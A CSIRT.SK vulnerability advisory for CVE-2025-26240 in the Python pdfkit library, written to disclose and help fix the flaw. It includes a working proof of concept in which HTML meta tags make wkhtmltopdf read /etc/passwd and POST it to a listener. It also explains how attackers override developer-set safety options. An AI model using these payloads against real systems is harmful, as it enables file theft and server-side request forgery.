MINISTERSTVO
INVESTÍCIÍ, REGIONÁLNEHO ROZVOJA
A INFORMATIZÁCIE
SLOVENSKEJ REPUBLIKY

CSIRT.SK

The Python Pdfkit Library Vulnerability

CVE-2025-26240

Created by: CSIRT.SK
Ministerstvo investícií, regionálneho rozvoja a informatizácie SR
Pribinova 25
811 09 Bratislava

Date of creation: March 2024

TLP: Clear

Summary

Security analysts of CSIRT.SK discovered a vulnerability in the Python pdfkit library, which is caused by parsing user-provided HTML input in the **from_string** method, with no available options to mitigate the risk. The **from_string** method uses meta tags whose names start with "pdfkit-" and treats their values as command-line parameters for the **wkhtmltopdf** tool. This parsing is performed in the **_find_options_in_meta** method, located in the **pdfkit/pdfkit.py** file. While this functionality may be useful for certain use cases (such as setting the paper size), some **wkhtmltopdf** arguments pose security risks.

Simple POC

If we pass following html data into the **from_string** method, we will be able to read the contents of the **/etc/passwd** file.

```
<meta name='pdfkit---quiet' content=''>
<meta name='pdfkit---enable-local-file-access' content=''>
<meta name='pdfkit---post-file' content=''>
<meta name='pdfkit-file--a' content='/etc/passwd'>
<meta name='pdfkit-http://127.0.0.1:8888?LFI-TEST=--' content='--cache-dir'>
<h1>LFI POC</h1>
```

There are a few constraints on the arguments that will be sent to **`wkhtmltopdf`**. The first is that the key must contain two dashes, which is why the last meta tag includes "**`--`**" in its name. The implementation of this check can be found in the **`_normalize_options`** method located in the **`pdfkit/pdfkit.py`** file.

```
for key, value in list(options.items()):
        if '--' not in key:
            normalized_key = '--%s' % self._normalize_arg(key)
        else:
            normalized_key = self._normalize_arg(key)
```

Due to insufficient validation, we are able to pass arguments that accept multiple values, not just key-value pairs.

When we pass the example HTML file to the **`from_string`** method, we can see that the command generated and executed by the **`subprocess.Popen`** method is as follows:


```
['/usr/local/bin/wkhtmltopdf', '--quiet', '--enable-local-file-access', '--post-file', 'file--a', '/etc/passwd', 'http://127.0.0.1:8080/?lfi-test=--', '--cache-dir', '-', '-']
```

Resulting in following command:

```
/usr/local/bin/wkhtmltopdf –quiet --enable-local-file-access --post-file file--a /etc/passwd http://127.0.0.1:8888/?lfi-test=-- --cache-dir - -
```

This command sends the contents of the **/etc/passwd** file as an attachment in a POST request to **http://127.0.0.1:8888/?lfi-test=--** with the parameter **file--a**. The **--cache-dir** parameter is included solely to remove the extra dash added by the **pdfkit** library, ensuring that the **wkhtmltopdf** tool executes successfully.

When exploiting this vulnerability, we can observe that the contents of the **/etc/passwd** file are received by our Python listener.



In the same way, we can execute any JavaScript scripts by utilizing the `--script` command-line parameter, which runs the specified JavaScript code after generating the PDF, leading to SSRF and other potential vulnerabilities.

Bypass of pdfkit security measures

The **pdfkit** library allows developers to provide an options dictionary for direct options that will be passed to **wkhtmltopdf**. The main issue is that these options can be easily bypassed due to Python's way of handling dictionaries.

The options initialization is defined in **pdfkit/pdfkit.py** as follows:

```
self.options = OrderedDict()
if self.source.isString():
```

```
self.options.update(self._find_options_in_meta(url_or_file))
self.environ = self.configuration.environ
if options is not None:
    self.options.update(options)
```

The main issue is that Python preserves the order of keys when using the update method. For example, if we have the dictionary **{"a": 10, "b": 20}** and call update on it with **{"a": 15}**, the resulting dictionary will be **{"a": 15, "b": 20}**.

An attacker can always manipulate the order of command-line arguments sent to **wkhtmltopdf**. If a developer attempts to enforce security options such as **{"disable-javascript": "", "disable-local-file-access": ""}**, the attacker can set these options first and then override them by adding their counterparts, such as "**enable-javascript**" or "**enable-local-file-access**".

Impact

1. Local File Inclusion (LFI) and Data Exposure

   - Attackers can leverage the **--post-file** argument to access sensitive files on the server, such as **/etc/passwd**. This allows unauthorized disclosure of system information, potentially aiding in privilege escalation or further exploitation of the host machine.

2. Server-Side Request Forgery (SSRF)

   - By abusing command-line parameters like **--script**, an attacker can make unauthorized HTTP requests to internal or external services. This can lead to:
     - Accessing internal resources that should not be publicly exposed.
     - Bypassing security mechanisms such as firewalls or API rate limits.
     - Interacting with cloud metadata services to extract sensitive credentials.

Easiest solution for developers

The easiest solution to this vulnerability is probably to use other methods than **from_string**. For example developer can save the provided HTML to temporary file and then use **from_file** method, which doesn't parse the meta tags.

Link:

https://vulmon.com/vulnerabilitydetails?qid=CVE-2025-26240&scoretype=vmscore